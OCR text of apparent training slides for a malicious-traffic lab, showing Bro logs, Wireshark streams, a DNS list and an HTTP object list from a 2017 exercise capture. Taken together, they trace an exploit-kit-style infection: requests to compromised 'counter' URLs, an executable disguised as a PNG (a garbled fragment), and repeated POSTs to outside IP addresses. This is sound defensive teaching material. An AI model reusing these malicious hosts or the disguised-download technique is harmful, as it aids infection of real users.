[Full request URI: http://bv.truecompassdesigns.net/counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv
Request: Boolean
Packets: 9443 · Displayed: 76 (0.8%)
Profile: Default

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]/Labs/Malicious Traffic 1$ cat http.log | bro-cut id.orig_h  id.resp_h  method host uri
192.168.22.94   23.215.98.249   GET     www.msftncsi.com        /ncsi.txt
192.168.22.94   50.62.238.1     GET     bv.truecompassdesigns.net       /counter/?0000001MKqMAdoTwsD8bMbwXfg2zH
jraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUX
HSRbMGld
192.168.22.94   184.168.187.1   GET     grandrapidsnonprofits.com       /counter/?0000001MKqMAdoTwsD8bMbwXfg2zH
jraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUX
HSRbMGld
192.168.22.94   97.74.144.145   GET     suburban-sanitation.com /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwgh
k2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGld
192.168.22.94   50.63.125.1     GET     nailcountryandtan.com   /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwgh
k2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGl2
192.168.22.94   50.63.125.1     GET     nailcountryandtan.com   /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwgh
k2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGl3
192.168.22.94   50.63.125.1     GET     nailcountryandtan.com   /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwgh
k2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGl4
192.168.22.94   50.63.125.1     GET     nailcountryandtan.com   /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwgh
k2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGl5
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 1) · 2017-03-25-traffic-analysis-exercise.pcap

```
GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGld HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: bv.truecompassdesigns.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 21 Mar 2017 15:49:22 GMT
Server: Apache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 141
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

..........%..
.0.E.~.|.8..D          ..7"..4.@..$LG..oCw...p..@.1.>:.   H$.Ag......+...)'...h...y.7....}....J.x9b]..U............S)Cd..SQ..B.z....Z.....
```

Wireshark · Follow TCP Stream (tcp.stream eq 4) · 2017-03-25-traffic-analysis-exercise.pcap


```
GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGl2 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: nailcountryandtan.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 21 Mar 2017 15:49:25 GMT
Server: Apache
Content-Disposition: attachment; filename=a.png
Content-Length: 384294
Cache-Control: max-age=5184000
Expires: Sat, 20 May 2017 15:49:25 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png

MZ.....@.....  .!..L.!This program cannot be run in DOS mode.

$.......PE..L.....j;.................0..........3.......@....@..........................>.....
........n.....text....0......$.................`.P`.data....L...@...N...
(..............@.@..rdata..t...........v.................0@.bss.....0...p.......V.............@.0..idata.............V.............@.0..CRT....6...........f.............@.
0..tls.... ............h.............@.0..rsrc....n.......p...j.............@.
0@.....
.....CL_COLOR_CONTRAST...CL_COLOR_R
ED_COMPONENT..CL_COLOR...........ieLibrary DownloadFile.....PLAYBACK_LOCATION_wChapterNum.....R..
.......<o........DR_IS_PROTECTED_CONTENT.BDROM_BKDR_SET_DUMMY_WI.....Back : Vol = %d....Callback - PyM.....
{.. ..... ..... {.. ..... o.t. .B.D.J. .c.o.n.t.e.n.t.....[.B.D.P.y.D.V.D.....(value)
failed...PyL.....a CreateWindowExW...RegisterClassExW ...wvsprint.....r.o.u.n.d.(.).....[PyDVDEngine] m_pImmapi-
>Vid.....AG_Resume.UOP_FLAG_ShowMenu_Chapter...UOP_FLA.....oStream.CCLDVDEngine_GetAud.....D.I.S.C. .A.V.C.H.D.....
P...P..,P..
8P..BP..LP..VP..dP...T...T...T..zP.....D_DEVICE...BDROM_BKDR_GET_CURRENT.....SetPiPPGtextSTStreamState..CCLDVDEngine....gine_JumpToChapter..CCLDVDEngine_GetChapterName
.....urrentProcessId...GetSystemTimeAs.....OO:CCLDVDEngine_IsMPEGHD....OO:CCLDVDEngine_IsW.....b.e.r.l.i.n.k.\.k.o.a.n...t.r.a.c.....y.....p...
.....Count....OO:CCLDVDEngi.....T.h.i.r.d.p.a.r.t.y.C.o.d.e.....].....f..rY..dY..XY..LY.....
$^...^.....`...`...`.....Subtitle.CCLDVDEngine_IsSubtitleEnabled..CCLDVDEngin.....rocessPyBDUOPCmd...O:CCLDVDEngine_.....DVDAUD_UOP_2....DVDAUD_UOP_1....DVDAUD_UOP_0.
.....y...y...y...y..y..h...r.....variables>.. }
., ..%s..Global variables {
.....ne_IsAnalized.CCLDVDEngine_GetEmptyList.....CONDARY_VIDEO_ATTR_dwAspectRat.....DD_ACAP_STEREO..BDROMDEF_DDLOSSLESS_D
D_ACAP_RESERV.....A.....  .....%....  .....d...m...w.....HybridDiskTypeToDVD..
[BDPy.....riable...thisown.Expecte.....loc....fprintf...sprintf...memset. MSVCR71.dll.....sprintfA.USER32.dll..RegCloseKey...RegQueryValu.....e.L.i.b.r.a.r.y.].
.I.s.R.e.s.u.m.a.b.l.e.(.%.s.....dwTBSpeakerSize_set...AUSRSPROPER.....P....E.Y.....d.....j.h..A.Pd.%....V.t
$..F...Wt.;.B.A.....A ..t..L$.Q.H.....A.....V.t$...t..D$.Ph+.A..nl...F .L$.j.Q.L$.3..*s.....u.3.^.....T$..L$.R.L....
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]/Labs/Malicious Traffic 1$ cat dns.log | bro-cut query ansers | sort -u
ISATAP
WPAD
_ipp._tcp.local
_webdav._tcp.local
bv.truecompassdesigns.net
cacerts.digicert.com
crt.comodoca.com
dns.msftncsi.com
fpdownload.macromedia.com
grandrapidsnonprofits.com
isatap
microsoft.com
nailcountryandtan.com
pollerman-pc
suburban-sanitation.com
teredo.ipv6.microsoft.com
wpad
www.download.windowsupdate.com
www.microsoft.com
www.msftncsi.com
www.street-crime.com
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Google the Domain Names





RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
68	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
98	bv.truecompassdesigns.net	text/html	140 bytes	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
108	grandrapidsnonprofits.com	text/html	7886 bytes	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
142	suburban-sanitation.com	text/javascript	27 kB	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
558	nailcountryandtan.com	image/png	384 kB	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
616	nailcountryandtan.com	image/png	45 kB	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
2067	nailcountryandtan.com	image/png	1417 kB	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
2071	nailcountryandtan.com	image/png	2297 bytes	?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6F
2156	52.50.59.31	application/x-www-form-urlencoded	476 bytes	\
2158	52.50.59.31	text/html	185 bytes	\
2184	crt.comodoca.com	application/x-x509-ca-cert	1400 bytes	COMODORSAAddTrustCA.crt
2196	www.download.windowsupdate.com	application/x-x509-ca-cert	1082 bytes	02FAF3E291435468607857694DF5E45B68851868.crt
2514	52.50.59.31	application/x-www-form-urlencoded	440 bytes	\
2517	52.50.59.31	text/html	185 bytes	\
2582			114 bytes	
2589	77.225.141.195	application/x-www-form-urlencoded	436 bytes	\
2628	www.download.windowsupdate.com	application/x-x509-ca-cert	993 bytes	B51C067CEE2B0C3DF855AB2D92F4FE39D4E70F0E.crt
2738	cacerts.digicert.com	application/x-x509-ca-cert	1176 bytes	DigiCertSHA2SecureServerCA.crt
2911	52.50.59.31	application/x-www-form-urlencoded	464 bytes	\
2913	52.50.59.31	text/html	185 bytes	\
2981	77.225.141.195	application/x-www-form-urlencoded	464 bytes	\
3333	52.50.59.31	application/x-www-form-urlencoded	468 bytes	\
3336	52.50.59.31	text/html	185 bytes	\
3362	14.152.86.33	application/x-www-form-urlencoded	500 bytes	\
3378	14.152.86.33	text/html	571 bytes	\
3414	77.225.141.195	application/x-www-form-urlencoded	444 bytes	\
3779	52.50.59.31	application/x-www-form-urlencoded	488 bytes	\
3782	52.50.59.31	text/html	185 bytes	\
3786	14.152.86.33	application/x-www-form-urlencoded	512 bytes	\
3797	14.152.86.33	text/html	571 bytes	\
3814	14.152.86.33	text/html	571 bytes	\
3853	77.225.141.195	application/x-www-form-urlencoded	432 bytes	\
4007	60.169.77.199	application/x-www-form-urlencoded	440 bytes	\
4170	14.152.86.33	application/x-www-form-urlencoded	488 bytes	\
4174	52.50.59.31	application/x-www-form-urlencoded	500 bytes	\
4177	52.50.59.31	text/html	185 bytes	\

RICHEY MAY
TECHNOLOGY SOLUTIONS






